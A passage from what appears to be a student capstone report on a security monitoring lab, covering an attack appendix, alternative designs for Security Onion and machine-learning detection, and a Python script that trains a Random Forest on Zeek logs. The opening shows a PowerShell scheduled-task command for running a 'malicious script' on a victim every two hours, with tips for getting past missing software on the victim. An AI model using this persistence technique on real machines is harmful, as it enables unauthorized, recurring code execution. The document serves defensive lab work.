
```
Register-ScheduledTask -TaskName "RunPythonScript" -Trigger $trigger -  
Action $action -Settings $settings
```


And once completed, PowerShell will automatically run your malicious script every 2 hours.

This attack is not perfect, it requires that the victim machine has the code language you are using downloaded (in this case python). However, this could be counter-acted by simply downloading the file on your attack machine and uploading it to the attack machine manually. Creating an attack using PowerShell scripting language would not require you to download anything on the victim machine, and some windows distributions come pre-installed with C# as well.

APPENDIX 2: ALTERNATIVE DESIGNS


Originally, the option of using Gravwell as a SIEM option alongside Security Onion. However, due to the technology not being open source and mainly being focused on data ingestion rather than alerting and response. Below is a diagram of the proposed architecture with Gravwell.





Another component of the attack portion that was explored was the tool Atomic Red Team. Atomic Red Team is designed to have a library of attacks that can easily test the defenses of a system and it could theoretically run on Windows 32 machines so it would fix some compatibility issues faced by MITRE Caldera. However, the team did not have enough resources to explore this tool.

Our initial design for machine learning involved a hybrid approach utilizing Isolation and Random Forest algorithms to detect both known and unknown attack types. While this design was not used in our final implementation it is an alternative approach if a workaround is found for overfitting. Below is a detailed description of that design.



Data collection and preparation:

First, we will need to collect data from Contagio malware dump and Security Onion traffic. Then we will need to aggregate data to a centralized database and ensure the Contagio malware dump is labeled for supervised learning. Finally, we will separate data into training (80%) and testing (20%). The training set should include normal and malicious traffic labeled.

Feature extraction and vectorization:

We will need to build vectorizers and convert raw data into numerical vectors so that it is compatible with the machine learning algorithms. We will also need to have a method for encoding data like protocol types so that they have an assigned numeric value.

Supervised learning with Random Forest:

The Random Forest model will use the labeled training data that has malicious and normal traffic to train by creating decision trees with random samples of the training data. This process will be done multiple times to create multiple decision trees (a forest). The trained Random Forest will be used to make predictions about the traffic and classify each instance as normal (0) or malicious (1).

Unsupervised learning with isolation forests:

Using the training data only the isolation forest will be trained by randomly splitting the data by feature values. The data will be continuously split until each data point is isolated. The number of splits required to isolate each data point will be used to determine whether the data point is normal or abnormal. Typically, an abnormal data point takes significantly fewer splits to identify versus a normal data point because normal data points tend to stay in clusters. The trained isolation forest will be used to identify outliers. The outliers that are detected will likely indicate a cyber-attack. The unsupervised learning component of machine learning will be used to help prevent zero-day attacks.

Evaluation and analysis:

The performance of both the supervised and unsupervised machine learning algorithms will be evaluated to ensure accuracy and precision. Feature importance will be used to identify the most influential features in the supervised Random Forest model. This will help with identifying behavior that is indicative of malicious activity. Finally, we will go through the prediction results to see if the model was able to accurately predict normal or malicious traffic.

Operationalization:

Integrate the now trained models both supervised and unsupervised back to Security Onion for real-time updates of the network traffic ingested. The machine learning models will be used for continuous monitoring of network traffic.

APPENDIX 3: OTHER CONSIDERATIONS

Overall, we learned that the design process is iterative. Even though we had what felt like a fool-proof plan and partial implementation after 491, we still ran into many challenges this semester. However, when faced with the various challenges in our project, we learned how to communicate and work together and blur the lines between our specific roles within the group to make as much progress as possible.

APPENDIX 4: CODE

Security Onion is an open-source GitHub project found at <https://github.com/Security-Onion-Solutions/securityonion> the additional contributions were tweaked settings or values.

```

import pandas as pd
import numpy as np
import os
from zat.log_to_dataframe import LogToDataFrame
from zat.zEEK_log_reader import ZeekLogReader
from sklearn.model_selection import train_test_split
from sklearn.ensemble import RandomForestClassifier, IsolationForest
from sklearn.preprocessing import StandardScaler
from sklearn.metrics import classification_report, accuracy_score
from typing import List
from typing import Callable
from concurrent.futures import ThreadPoolExecutor
from concurrent.futures import ProcessPoolExecutor
import os
import gzip
import shutil

def unzip_file(gz_path: str, extracted_path: str) -> None:
    with gzip.open(gz_path, 'rb') as f_in, open(extracted_path, 'wb') as f_out:
        shutil.copyfileobj(f_in, f_out)

#unzipping all files in a dir
def unzip_files(directory: str):
    with ThreadPoolExecutor() as executor:
        for filename in os.listdir(directory):
            if filename.endswith('.gz'):
                gz_path = os.path.join(directory, filename)
                extracted_path = os.path.join(directory, filename[:-3])
                executor.submit(unzip_file, gz_path, extracted_path)

#function to feed all the unzipped logs into the machine learnin
def process_logs(directory: str, machine_learning_function: Callable[[str], None]):
    with ProcessPoolExecutor() as executor:
        log_files = [os.path.join(directory, file) for file in os.listdir(directory) if file.endswith('.log')]
        executor.map(machine_learning_function, log_files)

#machine Learning
def machine_learning_pipeline(log_file: str):
    try:
        print(f"Processing file: {log_file}")

        if not isinstance(log_file, str) or not os.path.isfile(log_file):
            raise ValueError(f"Invalid log file path: {log_file}")

        log_to_df = LogToDataFrame()
        #Log_reader = ZeekLogReader(Log_file)
        zeek_df = log_to_df.create_dataframe(log_file)

        zeek_df.dropna(inplace=True)

        x = zeek_df.iloc[:, :-1].values
        y = zeek_df.iloc[:, -1].values

        X_train, X_test, y_train, y_test = train_test_split(x, y, test_size=0.2)

        scaler = StandardScaler()
        X_train_scaled = scaler.fit_transform(X_train)
        X_test_scaled = scaler.transform(X_test)

        model = RandomForestClassifier(n_estimators=10, n_jobs=-1)
        model.fit(X_train, y_train)

        predictions = model.predict(X_test)

        print("Classification report and accuracy score...")
        print(classification_report(y_test, predictions))
        print("Accuracy:", accuracy_score(y_test, predictions))

    except Exception as e:
        print(f"Error processing file {log_file}: {e}")

#main
def main():
    dir_to_unzip = '/home/ubuntu/Desktop/tmpZeek1/logsSensor1/logs/2024-02-20/'
    unzip_files(dir_to_unzip)
    print("done with unzipping")

    dir_with_logs = '/home/ubuntu/Desktop/tmpZeek1/logsSensor1/logs/2024-02-20/'
    print("starting ML")
    process_logs(dir_with_logs, machine_learning_pipeline)

if __name__ == "__main__":
    main()

```

